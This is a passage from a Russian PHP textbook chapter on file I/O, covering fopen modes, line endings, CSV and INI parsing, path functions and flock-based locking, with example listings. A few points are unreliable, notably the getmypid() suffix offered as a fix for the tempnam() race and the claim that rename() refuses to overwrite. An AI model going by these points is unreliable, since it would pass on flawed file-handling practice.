Конечно, то, что `or` обозначает "логическое ИЛИ" в нашем случае не так интересно (ибо возвращаемое значение просто игнорируется). Нас же сейчас интересует другое свойство оператора: выполнять второй свой операнд только в случае ложности первого. Смотрите: если файл открыть не удалось, `fopen()` возвращает `false`, а значит, осуществляется вызов `die()` "на другом конце" оператора `or`.

Заметьте, что нельзя просто так заменить `or`, казалось бы, равнозначным ему оператором `||`, потому что последний имеет гораздо более высокий приоритет — выше, чем у `=`. Таким образом, в результате вызова функции

```
$f = fopen("/home/user/file.txt", "rt") || die("Ошибка!");
```

в действительности будет выполнено

```
$f = (fopen("/home/user/file.txt", "rt") || die("Ошибка!"));
```

Как видите, это не совсем то, что нам нужно.

Различия текстового и бинарного режимов

Чтобы проиллюстрировать различия между текстовым и бинарным режимами, давайте рассмотрим пример сценария (листинг 16.1). Он будет работать по-разному в зависимости от того, как мы откроем файл. Забегая вперед, заметим, что функция `fgets()` читает из файла очередную строку.

Листинг 16.1. Различие текстового и бинарного режимов. Файл textbin.php

```
<?php ## Различие текстового и бинарного режимов
  // Получает в параметрах строку и возвращает через пробел коды
  // символов, из которых она состоит.
  function makeHex($st)
  {
    for ($i = 0; $i < strlen($st); $i++)
      $hex[] = sprintf("%02X", ord($st[$i]));
    return join(" ", $hex);
  }

  // Открываем файл скрипта разными способами
  $f = fopen(__FILE__, "rb");  // бинарный режим
  echo makeHex(fgets($f, 100)), "<br />\n";
```

```
  $f = fopen(__FILE__, "rt"); // текстовый режим
  echo makeHex(fgets($f, 100)), "<br />\n";
?>
```

Первая строчка файла textbin.php состоит всего из пяти символов — это "<?php". За ними должен следовать маркер конца строки. Сценарий показывает, как выглядит этот маркер, т. е. состоит ли он из одного или двух символов.

Запустив представленный сценарий в UNIX, мы получим две одинаковые строки:

```
3C 3F 70 68 70 0A
3C 3F 70 68 70 0A
```

Отсюда следует, что в этой системе физический конец строки обозначается одним символом — кодом 0x0A, или \n (коды 0x3C и 0x3F соответствуют символам < и ?). В то же время, если запустить сценарий в Windows, мы получим такой результат:

```
3C 3F 70 68 70 0D 0A
3C 3F 70 68 70 0A
```

Как видите, бинарное и текстовое чтение дали разные результаты! В последнем случае произошла трансляция маркера конца строки.

Сетевые соединения

Как уже говорилось, можно предварять имя файла строкой http:// или ftp://, при этом прозрачно будет осуществляться доступ к файлу с удаленного хоста.

В случае HTTP-доступа PHP открывает соединение с указанным сервером, а также посылает ему требуемые заголовки протокола HTTP 1.1: GET и Host. После чего при помощи файлового дескриптора из файла можно читать обычным образом, например, посредством все той же функции fgets().

Если же вы открываете FTP-файл, то в него можно производить либо запись, либо читать из него, но не то и другое одновременно. Кроме того, FTP-сервер должен поддерживать пассивный режим передачи (большинство серверов его поддерживают). Не забудьте также указать имя пользователя и пароль, как это сделано в примерах ниже.

Более подробно сетевые операции файловых функций освещаются в *главе 32*.

Прямые и обратные слеши

Не используйте обратные слеши (\) в именах файлов, как это принято в DOS и Windows. Просто забудьте про такой архаизм. Поможет вам в этом PHP, который незаметно в нужный момент переводит прямые слеши (/) в обратные (разумеется, если вы работаете под Windows). Если же вы все-таки не можете обойтись без обратного слеша, не забудьте его удвоить, потому что в строках он воспринимается как спецсимвол:

```
$path = "c:\\windows\\system32\\drivers\\etc\\hosts"
$fp = fopen($path, "rt");
echo "Открыли $path!";
```

Замечание

Еще раз обращаем ваше внимание на то, что удвоение слешей — это лишь условность синтаксиса PHP. В строке `$path` окажутся одиночные слеши.

Еще раз предупреждаем: этот способ не переносим между операционными системами и из рук вон плох. Не используйте его!

Обратные слеши особенно коварны тем, что иногда можно забыть их удвоить, и программа, казалось бы, по-прежнему будет работать. Рассмотрим пример (листинг 16.2).

Листинг 16.2. Коварство обратных слешей. Файл slashes.php

```
<?php ## Коварство обратных слешей
  $path = "c:\windows\system32\drivers\etc\hosts";
  echo $path."<br />"; // казалось бы, правильно...
  $path = "c:\non\existent\file";
  echo $path."<br />"; // а вот тут ошибка проявилась!
?>
```

Вы обнаружите, что в браузере будет напечатано следующее:

```
c:\windows\system32\drivers\etc\hosts
c: on\existent\file
```

Видите, во второй строке пропала одна буква и добавился пробел, в то время как первая распечаталась нормально? В действительности там, конечно же, не пробел, а символ перевода строки (мы его выделили жирным, чтобы подчеркнуть, что это один символ):

```
c:\non\existent\file
```

Теперь вы поняли, что произошло? Сочетание `\n` в строке заменилось единственным байтом — символом конца строки, в то время как `\e` и `\f`, `\w` и т. д. остались сами по себе — ведь это не специальные комбинации.

Безымянные временные файлы

Иногда всем нам приходится работать с временными файлами, которые по завершении программы хотелось бы удалить. При этом нас интересует лишь файловый дескриптор, а не имя временного файла. Для создания таких объектов в PHP предусмотрена специальная функция.

`int tmpfile()`

Создает новый файл с уникальным именем (чтобы другой процесс случайно не посчитал этот файл "своим") и открывает его на чтение и запись. В дальнейшем вся работа должна вестись с возвращенным файловым дескриптором, потому что имя файла недоступно.

Замечание

Фраза "имя файла недоступно" может породить некоторые сомнения, но это действительно так по одной-единственной причине: его просто *нет*. Как такое может произойти? В большинстве систем после открытия файла его имя можно спокойно удалить из дерева файло-

вой системы, продолжая при этом работать с "безымянным" файлом через дескриптор, как обычно. При закрытии этого дескриптора блоки, которые занимает файл на диске, будут автоматически помечены как свободные.

Пространство, занимаемое временным файлом, автоматически освобождается при его закрытии и при завершении работы программы.

Закрытие файла

После работы файл лучше всего закрыть. На самом деле это делается и автоматически при завершении сценария, но лучше все же не искушать судьбу и законы Мерфи. Особенно если вы открываете десятки (или сотни) файлов в цикле.

`int fclose(int $fp)`

Закрывает файл, открытый предварительно функцией `fopen()` (или `popen()`, или `fsockopen()`, но об этом позже). Возвращает `false`, если файл закрыть не удалось (например, что-то с ним случилось или же разорвалась связь с удаленным хостом). В противном случае возвращает значение "истина".

Заметьте, что вы должны *всегда* закрывать FTP- и HTTP-соединения, потому что в противном случае "беспризорный" файл приведет к неоправданному простою канала и излишней загрузке сервера. Кроме того, успешно закрыв соединение, вы будете уверены в том, что все данные были доставлены без ошибок.

Замечание

Особенно своевременное закрытие критично при использовании FTP-файла в режиме записи, когда вывод программы для ускорения буферизуется. Не закрыв файл, вы вообще не сможете быть уверены, что буфер вывода очистился, а значит, файл записался на удаленную машину верно.

Чтение и запись

Для каждого открытого файла система хранит определенную величину, которая называется *текущей позицией ввода/вывода*, или *указателем файла*. (Точнее, это происходит для каждого *файлового дескриптора*, ведь один и тот же файл может быть открыт несколько раз, т. е. с ним может быть связано сразу несколько дескрипторов.) Функции чтения и записи файлов работают только с текущей позицией. А именно функции чтения читают блок данных, начиная с этой позиции, а функции записи — записывают, также отсчитывая от нее. Если указатель файла установлен за последним байтом и осуществляется запись, то файл автоматически увеличивается в размере. Есть также функции для установки этой самой позиции в любое место файла.

После того как файл успешно открыт, из него (при помощи дескриптора файла) можно читать, а также, при соответствующем режиме открытия, писать. Обмен данными осуществляется через обыкновенные строки и, что важнее всего, начиная с позиции указателя файла. В следующих разделах рассматриваются несколько функций для чтения/записи.

Блочные чтение/запись

string fread(int $*f*, int $*numbytes*)

Читает из файла `$f` блок из `$numbytes` символов и возвращает строку этих символов. После чтения указатель файла продвигается к следующим после прочитанного блока позициям (это происходит и для всех остальных функций, так что дальше мы будем пропускать такие подробности). Разумеется, если `$numbytes` больше, чем можно прочитать из файла (например, раньше достигается конец файла), возвращается то, что удалось считать. Этот прием можно использовать, если вам нужно считать в строку файл целиком. Для этого просто задайте в `$numbytes` очень большое число (например, сто тысяч). Но если вы заботитесь об экономии памяти в системе, так поступать не рекомендуется. Дело в том, что в некоторых версиях PHP передача большой длины строки во втором параметре `fread()` вызывает первоначальное выделение этой памяти в соответствии с запросом (даже если строка гораздо короче). Конечно, потом лишняя память освобождается, но все же ее может и не хватить для начального выделения.

int fwrite(int $*f*, string $*st* [, int $*length*])

Записывает в файл `$f` все содержимое строки `$st`. Если указан необязательный параметр `$length`, запись в файл прекращается либо по достижению конца строки `$st`, либо при записи `$length` байт, в зависимости от того, что произойдет раньше. Эта функция составляет пару для `fread()`, действуя "в обратном направлении".

При работе с текстовыми файлами (т. е. когда указан символ `t` в режиме открытия файла) все `\n` автоматически преобразуются в тот разделитель строк, который принят в вашей операционной системе.

С помощью описанных двух функций можно, например, копировать файлы: считываем файл целиком посредством `fread()` и затем записываем данные в новое место при помощи `fwrite()`. Правда, в PHP специально для этих целей есть отдельная функция — `copy()`.

Построчные чтение/запись

string fgets(int $*f* [, int $*length*])

Читает из файла *одну* строку, заканчивающуюся символом новой строки `\n`. Этот символ также считывается и включается в результат. Если строка в файле занимает больше `$length-1` байтов, то возвращаются только ее `$length-1` символов.

Функция полезна, если вы открыли файл и хотите "пройтись" по всем его строкам. Однако даже в этом случае лучше (и быстрее) будет воспользоваться функцией `file()`, которая рассматривается ниже.

Стоит также заметить, что `fgets()` (равно как и функция `fread()`) в случае текстового режима в Windows *заботится* о преобразовании пар `\r\n` в один символ `\n`, так что будьте внимательны при работе с текстовыми файлами в этой операционной системе.

int fputs(int $*f*, string $*st*)

Эта функция — синоним для `fwrite()`.

Чтение CSV-файла

Программа Excel из Microsoft Office стала настолько популярной, что в PHP даже встроили функцию для работы с одним из форматов файлов, в которых может сохранять данные Excel. Часто она бывает довольно удобна и экономит пару строк дополнительного кода.

```
list fgetcsv(
  int $f,
  [int $length = 0,]
  [string $delim = ',',]
  [string $quote = '"',]
  [string $escape = '\'])
```

Функция читает одну строку из файла, заданного дескриптором `$f`, и разбивает ее по символу `$delim`. Поля CSV-файла могут быть ограничены кавычками — символ кавычки задается в четвертом параметре `$quote`, символ экранирования задается параметром `$escape`. Параметры `$delim`, `$quote` и `$escape` должны обязательно быть строкой из одного символа, в противном случае принимается во внимание только первый символ этой строки. Параметр `$length` задает максимальную длину строки точно так же, как это делается в `fget()`. Если параметр не указывается или равен 0, максимальная длина не ограничена, но в таком режиме функция работает медленнее.

Функция возвращает получившийся список полей или `false`, если строки кончились. `fgetcsv()` гораздо более универсальна, чем просто пара `fgets()`/`explode()`. Например, она может работать с CSV-файлами, в чьих записях встречается перевод новой строки (листинг 16.3).

Листинг 16.3. Файл file.csv

```
См. http://bugs.php.net/bug.php?id=12127;для проверки fgetcsv()
Любимое (витаминизированное);345;9,15
F12;Film;Джеймс Бонд. Золотой пистолет;2:00:15;680

Who are you?;"It's okay, you're safe now.<br>
I knew you'd save me.<br>
I didn't save you, kid. You saved yourself"
"с ""кавычками""";Слеш \ слеш;""";апостроф ' апостроф
```

Применяйте функцию в контексте, указанном в листинге 16.4.

Листинг 16.4. Чтение CSV-файла. Файл csv.php

```
<?php ## Чтение CSV-файла
  $f = fopen("file.csv", "rt") or die("Ошибка!");
  for ($i = 0; $data = fgetcsv($f, 1000, ";"); $i++) {
    $num = count($data);
    echo "<h3>Строка номер $i (полей: $num):</h3>";
```

```
    for ($c = 0; $c < $num; $c++)
      print "[$c]: $data[$c]<br />";
  }
  fclose($f);
?>
```

Положение указателя текущей позиции

int feof(int $*f*)

Возвращает `true`, если достигнут конец файла (т. е. если указатель файла установлен за концом файла). Эта функция чаще всего используется в следующем контексте:

```
$f = fopen("myfile.txt", "r");
while (!feof($f)) {
  $st = fgets($f);
  // Теперь мы обрабатываем очередную строку $st
  // . . .
}
fclose($f);
```

Лучше избегать подобных конструкций, т. к. в случае больших файлов они довольно медлительны. Предпочтительнее читать файл целиком при помощи `file()` *(см. разд. "Чтение и запись целого файла" далее в этой главе)* или `fread()` — конечно, если вам нужен доступ к каждой строке этого файла, а не только к нескольким первым!

int fseek(int $*f*, in $*offset*, int $*whence* = SEEK_SET)

Устанавливает указатель файла на байт со смещением `$offset` (от начала файла, от его конца или от текущей позиции, в зависимости от параметра `$whence`). Это, впрочем, может и не сработать, если дескриптор `$f` ассоциирован не с обычным локальным файлом, а с соединением HTTP или FTP.

Параметр `$whence`, как уже упоминалось, задает, с какого места отсчитывается смещение `$offset`. В PHP для этого существуют три константы, равные, соответственно, 0, 1 и 2:

- `SEEK_SET` — устанавливает позицию, отсчитываемую с начала файла;
- `SEEK_CUR` — отсчитывает позицию относительно текущей позиции;
- `SEEK_END` — отсчитывает позицию относительно конца файла.

В случае использования последних двух констант параметр `$offset` вполне может быть отрицательным.

> ***Внимание!***
>
> При использовании `SEEK_END` параметр `$offset` в большинстве случаев должен быть *отрицательным*, если только вы не собираетесь писать за концом файла (в последнем случае размер файла будет автоматически увеличен).

Как это ни странно, но в случае успешного завершения эта функция возвращает 0, а в случае неудачи –1. Почему так сделано — неясно. Наверное, по аналогии с ее C-эквивалентом?

int ftell(int $*f*)

Возвращает позицию указателя файла. Вы можете, например, сохранить текущее положение в переменной, выполнить с файлом какие-то операции, а потом вернуться к старой позиции при помощи `fseek()`.

bool ftruncate(int $*f*, int $*newsize*)

Эта функция усекает открытый файл `$f` до размера `$newsize`. Разумеется, файл должен быть открыт в режиме, разрешающем запись. Например, следующий код просто очищает весь файл:

```
$f = fopen("file.txt", "r+");
ftruncate($f, 0);       // очистить содержимое
fseek($f, 0, SEEK_SET); // перейти в начало файла
```

Будьте особенно внимательны при использовании функции `ftruncate()`. Например, вы можете очистить файл, в то время как текущая позиция дескриптора останется указывать на уже удаленные данные. При попытке записи по такой позиции ничего страшного не произойдет, просто образовавшаяся "дырка" будет заполнена байтами с нулевыми значениями. Чаще всего это не то, что нам нужно. Поэтому не забывайте сразу же после `ftruncate()` вызывать `fseek()`, чтобы передвинуть файловый указатель внутрь файла.

Работа с путями

Нам довольно часто приходится манипулировать именами файлов. Например, "прицепить" к имени слева путь к какому-то каталогу или, наоборот, из полной спецификации файла выделить его непосредственное имя. В связи с этим в PHP введены несколько функций для работы с именами файлов.

string basename(string $*path*, string $*suffix*)

Выделяет имя файла из полного пути `$path`. Вот несколько примеров:

```
echo basename("/home/somebody/somefile.txt"); // выводит "somefile.txt"
echo basename("/");   // ничего не выводит
echo basename("/.");  // выводит "."
echo basename("/./"); // также выводит "."
```

Если указан необязательный параметр `$suffix` и имя файла заканчивается на содержимое этой строки, оно будет отброшено. Этот параметр удобно использовать для вырезания расширения файла, например:

```
echo basename("/home/somebody/somefile.txt", ".txt"); // выводит "somefile"
```

Обратите внимание на то, что функция `basename()` *не проверяет* существование файла. (Это же относится и к остальным функциям такого класса.) Она просто берет часть строки после самого правого слеша и возвращает ее. С облегчением можно также сказать, что функция `basename()` правильно обрабатывает как прямые, так и обратные слеши под Windows.

string dirname(string $*path*, int $*levels* = 1)

Возвращает имя каталога, выделенное из пути $*path*. Функция довольно "разумна" и умеет обрабатывать нетривиальные ситуации, как это явствует из примеров:

```
echo dirname("/home/file.txt"); // выводит "/home"
echo dirname("../file.txt");    // выводит ".."
echo dirname("/file.txt");      // выводит "/" под UNIX, "\" под Windows
echo dirname("/");              // то же самое
echo dirname("file.txt");       // выводит "."
```

Заметьте, что если функции dirname() передать "чистое" имя файла, она вернет ".", что означает "текущий каталог".

Параметр $*levels*, появившийся в PHP 7, позволяет задать уровень извлекаемого родительского каталога. По умолчанию параметр принимает значение 1, однако, изменив значение на 2 или 3, можно извлекать родительские каталоги более высоких уровней:

```
<?php
  echo dirname("/usr/opt/local/etc/hosts");    // /usr/opt/local/etc/
  echo dirname("/usr/opt/local/etc/hosts", 2); // /usr/opt/local
  echo dirname("/usr/opt/local/etc/hosts", 3); // /usr/opt
?>
```

string tempnam(string $*dir*, string $*prefix*)

Генерирует имя файла в каталоге $*dir* с префиксом $*prefix* в имени, причем так, чтобы созданный под этим именем в будущем файл был уникален. Для этого к строке $*prefix* присоединяется некое случайное число. Например, вызов tempnam("/tmp","temp") может возвратить что-то типа /tmp/temp3a6b243c. Если такое имя нужно создать в текущем каталоге, передайте $*dir*=".".

Если каталог $*dir* не указан или не существует, то функция возьмет вместо него имя временного каталога из настроек пользователя (обычно хранится в переменной окружения TMP или TMPDIR).

Помимо генерации имени функция также создает пустой файл с этим именем.

Обратите внимание, что использовать tempnam() в следующем контексте опасно:

```
$fname = tempnam();
$f = fopen($fname, "w");
// работаем с временным файлом
```

Дело в том, что хотя функция и возвращает уникальное имя, все-таки существует вероятность, что между tempnam() и fopen() "вклинится" какой-нибудь другой процесс, в котором функция tempnam() сгенерировала идентичное имя файла. Такая вероятность очень мала, но все-таки она существует.

Для решения проблемы вы можете использовать идентификатор текущего процесса PHP, доступный через вызов функции getmypid(), в качестве суффикса имени файла:

```
$fname = tempnam() . getmypid();
$f = fopen($fname, "w");
```

Так как идентификатор процесса у каждого скрипта гарантированно разный, это исключит возможность конфликта имен.

string realpath(string $*path*)

Эта функция очень часто оказывается чрезвычайно полезной. На нее возложена довольно непростая задача: преобразовать относительный путь `$path` в абсолютный, т. е. начинающийся от корня. Например:

```
echo realpath("../t.php"); // абсолютный путь, например, /home/t.php
echo realpath(".");        // выводит имя текущего каталога
```

Файл, который указывается в параметре `$path`, должен существовать, иначе функция возвращает `false`.

Функция `realpath()` также "расширяет" имена всех символических ссылок, которые могут встретиться в строке, задающей путь к файлу. Она всегда возвращает абсолютное каноническое имя, состоящее только из имен файлов и каталогов, но *не* имен ссылок.

Манипулирование целыми файлами

На самом деле всех перечисленных выше функций достаточно для реализации обмена с файлами любой сложности. Функции, описанные далее, упрощают работу с целыми файлами, когда нет необходимости читать их построчно или поблочно.

bool copy(string $*src*, string $*dst*, resource $*context*)

Копирует файл с именем `$src` в файл с именем `$dst`. При этом, если файл `$dst` на момент вызова существовал, выполняется его перезапись. Использование контекста потока `$context` более подробно рассматривается в *главе 32*. Функция возвращает `true`, если копирование прошло успешно, а в случае провала — `false`.

bool rename(string $*oldname*, string $*newname* [, resource $*context*])

Переименовывает (или перемещает, что одно и то же) файл с именем `$oldname` в файл с именем `$newname`. Если файл `$newname` уже существует, регистрируется ошибка, и функция возвращает `false`. То же происходит и при прочих неудачах. Если же все прошло успешно, возвращается `true`.

bool unlink(string $*filename* [, resource $*context*])

Удаляет файл с именем `$filename`. В случае неудачи возвращает `false`, иначе — `true`.

> ***Замечание***
>
> На самом-то деле файл удаляется только, если число "жестких" ссылок на него стало равным 0.

Чтение и запись целого файла

list file(string $*filename* [, int $*flags* [, resource $*context*]])

Считывает файл с именем `$filename` целиком (в бинарном режиме) и возвращает массив-список, каждый элемент которого соответствует строке в прочитанном файле. Функция работает очень быстро — гораздо быстрее, чем если бы мы использовали `fopen()` и читали файл по одной строке.

Параметр *$flags* может принимать следующие константы:

- FILE_USE_INCLUDE_PATH — осуществлять поиск в каталогах библиотек PHP. Пути к таким каталогам содержатся в переменной include_path файла php.ini и могут быть получены в программе при помощи ini_get("include_path");
- FILE_IGNORE_NEW_LINES — не добавлять символ новой строки \n в конец каждого элемента массива;
- FILE_SKIP_EMPTY_LINES — пропускать пустые строки.

При необходимости указать более одной константы, их следует объединить при помощи побитового оператора |, как это описывается в *главе 7*.

```
string file_get_contents(
  string $filename,
  bool $use_include_path = false,
  resource $context,
  int $offset = -1,
  int $maxlen)
```

Считывает целиком файл *$filename* и возвращает все его содержимое в виде одной-единственной строки. Параметр *$offset* позволяет задать смещение в байтах, начиная с которого осуществляется чтение содержимого *$offset*. Данный параметр не работает для сетевых обращений. Последний параметр *$maxlen* позволяет задать максимальный размер считываемых данных.

```
string file_put_contents(
  string $filename,
  string $data,
  bool $flags = 0,
  resource $context)
```

Функция позволяет в одно действие записать данные *$data* в файл, имя которого передано в параметре *$filename*. При этом данные записываются, как есть — трансляция переводов строк не производится. Например, вы можете воспользоваться следующими операторами для копирования файла:

```
$data = file_get_contents("image.gif");
file_put_contents("newimage.gif", $data);
```

Параметр *$flags* может содержать значение, полученное как сумма следующих констант:

- FILE_APPEND — произвести дописывание в конец файла;
- FILE_USE_INCLUDE_PATH — найти файл в путях поиска библиотек, используемых функциями include() и require() (применяйте аккуратно, чтобы не стереть важных файлов!);
- LOCK_EX — функция получает эксклюзивную блокировку файла на время записи.

Чтение INI-файла

В PHP существует одна очень удобная функция, которая позволяет использовать в программах стандартный формат INI-файлов, пришедший из Windows.

INI-файл — это обычный текстовый файл (как правило, с расширением INI, отсюда и название), состоящий из нескольких *секций*. В каждой секции может быть определено 0 или более пар *ключ=>значение*. В листинге 16.5 приведен пример небольшого INI-файла.

Листинг 16.5. Файл file.ini

```
[File Settings]
;File_version=0.2 (PP)
File_version=7
Chip=LM9831

[Scanner Software Settings]
Crystal_Frequency=48000000
Scan_Buffer_Mbytes=8 // Scan buffer size in Mbytes
Min_Buffer_Limit=1   // dont read scan buffer below this point in k bytes
```

Мы видим, что в файле можно также задавать комментарии двух видов: предваренные символом `;` или символами `//`. При чтении INI-файла они будут проигнорированы.

```
array parse_ini_file(
  string $filename,
  bool $useSections = false,
  int $mode = INI_SCANNER_NORMAL)
```

Читает INI-файл, имя которого передано в параметре `$filename`, и возвращает ассоциативный массив, содержащий ключи и значения. Если аргумент `$useSections` имеет значение `false` (по умолчанию), тогда все секции в файле игнорируются, и возвращается просто массив ключей и значений. Если же он равен `true`, тогда функция вернет *двумерный* массив. Ключи первого измерения — имена секций, а второго — имена параметров внутри секций. А значит, доступ к значению некоторого параметра нужно организовывать так: `$array[$sectionName][$paramName]`.

По умолчанию функция `parse_ini_file()` стремиться нормализовать содержимое INI-файла к типам PHP, что дает не всегда предсказуемый результат. Такое поведение не всегда удобно, однако оно может быть отрегулировано третьим параметром `$mode`, который может принимать одну из констант:

- `INI_SCANNER_NORMAL` — нормализация содержимого INI-файла. Строки "yes", "true", "on" будут интерпретироваться как логическое `true`. Значение 0, пустая строка, "false", "off", "no", "none" рассматриваются как `false`;
- `INI_SCANNER_RAW` — все типы передаются как есть, без нормализации;
- `INI_SCANNER_TYPED` — "yes", "true", "on" будут интерпретироваться как логическое `true`, а значения "false", "off", "no", "none" будут рассматриваться как логическое `false`. Строка "null" преобразуется в `null`. Числовые строки по возможности преобразуются к целому типу.

В листинге 16.6 приведен простейший скрипт, который читает файл из предыдущего примера и распечатывает в браузер ассоциативный массив, получающийся в итоге.

Листинг 16.6. Чтение INI-файла. Файл ini.php

```
<?php ## Чтение INI-файла
  $ini = parse_ini_file("file.ini", true);
  echo "<pre>"; print_r($ini); echo "</pre>";
  echo "Chip: {$ini['File Settings']['Chip']}";
?>
```

Данный пример выведет в браузер следующий текст:

```
Array(
    [File Settings] => Array(
            [File_version] => 7
            [Chip] => LM9831
   )
    [Scanner Software Settings] => Array(
            [Crystal_Frequency] => 48000000
            [Scan_Buffer_Mbytes] => 8
            [Min_Buffer_Limit] => 1
   )
)
Chip: LM9831
```

Другие функции

void fflush(int $*f*)

Заставляет PHP немедленно записать на диск все изменения, которые производились до этого с открытым файлом `$f`. Что это за изменения? Дело в том, что для повышения производительности все операции записи в файл буферизируются: например, вызов `fputs($f, "Это строка!")` не приводит к непосредственной записи данных на диск — сначала они попадают во внутренний буфер (обычно размером 8 Кбайт). Как только буфер заполняется, его содержимое отправляется на диск, а сам он очищается, и все повторяется вновь. Особенный выигрыш от буферизации чувствуется в сетевых операциях, когда просто глупо отправлять данные маленькими порциями. Конечно, функция `fflush()` вызывается неявно и при закрытии файла, и обращаться к ней вручную чаще всего нет необходимости.

int set_file_buffer(int $*f*, int $*size*)

Эта функция устанавливает размер буфера, о котором мы только что говорили, для указанного открытого файла `$f`. Чаще всего она используется так:

```
set_file_buffer($f,0);
```

Приведенный код отключает буферизацию для указанного файла, так что теперь все данные, записываемые в файл, немедленно отправляются на диск или в сеть.

> ***Примечание***
>
> Буферизированный ввод/вывод придуман не зря. Не отключайте его без крайней надобности — это может нанести серьезный ущерб производительности. В крайнем случае используйте `fflush()`.

Блокирование файла

При интенсивном обмене данными с файлами в мультизадачных операционных системах встает вопрос синхронизации операций чтения/записи между процессами. Например, пусть у нас есть несколько "процессов-писателей" и один "процесс-читатель". Необходимо, чтобы в единицу времени к файлу имел доступ лишь один процесс-писатель, а остальные на этот момент времени как бы "подвисали", ожидая своей очереди. Это нужно, например, чтобы данные от нескольких процессов не перемешивались в файле, а следовали блок за блоком. Как мы можем этого достигнуть?

Рекомендательная и жесткая блокировки

На помощь приходит функция `flock()`, которая устанавливает так называемую "рекомендательную блокировку" (advisory locking) для файла. Это означает, что блокирование доступа осуществляется не на уровне ядра системы, а на уровне программы. Поясним на примере.

Довольно известно сравнение рекомендательной блокировки с перекрестком, на котором установилось оживленное движение, регулируемое светофором. Когда горит красный, одни машины стоят, а другие проезжают. В принципе, любая машина может, так сказать, проехать наперекор правилам дорожного движения, не дожидаясь зеленого сигнала, но в таком случае возможны аварии. Рекомендательная блокировка работает точно таким же образом. А именно процессы, которые ею пользуются, будут работать с разделяемым файлом правильно, а остальные... как-нибудь да будут, пока не произойдет "столкновение".

С другой стороны, "жесткая блокировка" (mandatory locking; точный перевод — "принудительная блокировка") подобна шлагбауму: никто не сможет проехать, пока его не поднимут.

Windows-версия PHP поддерживает *только* жесткую блокировку. Соответственно, `flock()` ведет себя так, как будто бы устанавливается не рекомендательная, а жесткая блокировка. Мы не советуем вам рассчитывать на этот побочный эффект в своих программах. Всегда старайтесь действовать так, чтобы скрипт работал и в условиях рекомендательных, и в условиях жестких блокировок.

> ***Примечание***
>
> Впрочем, если на перекрестке установят шлагбаум вместо светофора, большой беды, наверное, не будет.

Функция *flock()*

Единственная функция, которая занимается управлением блокировками в PHP, называется `flock()`.

```
bool flock(int $f, int $operation [, int& $wouldblock])
```

Функция устанавливает для указанного *открытого* дескриптора файла `$f` режим блокировки, который бы хотел получить текущий процесс. Этот режим задается аргументом `$operation` и может быть одной из следующих констант:

- `LOCK_SH` (или `1`) — разделяемая блокировка;
- `LOCK_EX` (или `2`) — исключительная блокировка;
- `LOCK_UN` (или `3`) — снять блокировку;
- `LOCK_NB` (или `4`) — эту константу нужно прибавить к одной из предыдущих, если вы не хотите, чтобы программа "подвисала" на `flock()` в ожидании своей очереди, а сразу возвращала управление.

В случае если был затребован режим без ожидания, и блокировка не была успешно установлена, в необязательный параметр-переменную *`$wouldblock`* будет записано значение `true`.

При ошибке функция, как всегда, возвращает `false`, а в случае успешного завершения — `true`.

Типы блокировок

Блокировки и их типы — весьма сложная тема при первом изучении. Сейчас мы постараемся понятным языком разъяснить все, что касается блокировок в языке PHP.

Исключительная блокировка

Вернемся к нашему примеру с процессами-писателями. Каждый такой процесс страстно желает, чтобы в некоторый момент (точнее, когда он уже почти готов начать писать) он был единственным, кому разрешена запись в файл.

Он хочет стать исключительным. (He wants to be The One.)

Отсюда и название блокировки, которую процесс должен для себя установить. Вызвав функцию `flock($f, LOCK_EX)`, он может быть абсолютно уверен, что все остальные процессы не начнут без разрешения писать в файл, соответствующий дескриптору `$f`, пока он не выполнит все свои действия и не вызовет `flock($f, LOCK_UN)` или не закроет файл.

Откуда такая уверенность? Дело в том, что если в данный момент наш процесс — не единственный претендент на запись, операционная система просто *не выпустит* его из "внутренностей" функции `flock()`, т. е. не допустит его продолжения, пока процесс-писатель не станет единственным. Момент, когда процесс, использующий исключительную блокировку, становится активным, знаменателен еще и тем, что все остальные процессы-писатели ожидают (все в той же функции `flock()`), когда же он, наконец, закончит свою работу с файлом. Как только это произойдет, операционная система выберет следующий исключительный процесс, и т. д.

Что ж, давайте теперь рассмотрим, как в общем случае должен быть устроен процесс-писатель, желающий установить для себя исключительную блокировку (листинг 16.7).

Листинг 16.7. Модель процесса-писателя. Файл lock_ex.php

```
<?php ## Модель процесса-писателя
  $file = "file.txt";

  // Вначале создаем пустой файл, ЕСЛИ ЕГО ЕЩЕ НЕТ.
  // Если же файл существует, это его не разрушит.
  fclose(fopen($file, "a+b"));
```

```
  // Блокируем файл
  $f = fopen($file, "r+b") or die("Не могу открыть файл!");
  flock($f, LOCK_EX); // ждем, пока мы не станем единственными

    // . . .
    // В этой точке мы можем быть уверены, что только эта
    // программа работает с файлом
    // . . .

  // Все сделано. Снимаем блокировку.
  fclose($f);
?>
```

Главное коварство блокировок в том, что с ними очень легко ошибиться. Вот и данный вариант кода является чуть ли не единственным по-настоящему рабочим. Шаг влево, шаг вправо — и все, блокировка окажется неправильной. Рассмотрим пример по шагам.

"Не убий!"

Самое важное: заметьте, что при открытии файла мы использовали не деструктивный режим `w` (который удаляет файл, если он существовал), а более "мягкий" — `r+`. Это неспроста. Посудите сами: удаление файла идеологически есть изменение его содержимого. Но мы не должны этого делать до получения исключительной блокировки (вспомните пример со светофором)!

> ***Внимание!***
>
> Открытие файла в режиме `w` и последующий вызов `flock()` — очень распространенная ошибка, которую хоть раз в жизни совершают каждые 99 человек из 100. Ее очень трудно обнаружить: вроде бы все работает, а потом вдруг раз — и непонятно каким образом данные исчезают из файла. Пожалуйста, будьте внимательны.

По этой же причине, даже если вам каждый раз нужно стирать содержимое файла, ни в коем случае не используйте режим открытия `w`! Применяйте `r+` и функцию `ftruncate()`, описанную выше. Например:

```
$f = fopen($file, "r+") or die("Не могу открыть файл на запись!");
flock($f, LOCK_EX);    // ждем, пока мы не станем единственными
ftruncate($f, 0);      // очищаем все содержимое файла
```

Итак, устройте полный бойкот режимам `w` и `w+`, поставьте на них крест — как хотите. Главное — помните: они совершенно не совместимы с функцией `flock()`.

"Посади дерево"

К сожалению, режим `r+` требует обязательного существования файла. Если файла нет, произойдет ошибка. Важно ясно понимать, что использовать код наподобие идущего далее ни в коем случае нельзя:

```
// Никогда так не делайте!
$f = fopen($file, file_exists($file)? "r+b" : "w+b");
```

В самом деле, между вызовом `file_exists()` и срабатыванием `fopen()` проходит какой-то промежуток времени (пусть и небольшой), в который может "вклиниться" другой

процесс. Представьте, что произойдет, если он как раз в это время создаст файл, а вы его тут же очистите.

> ***Примечание***
>
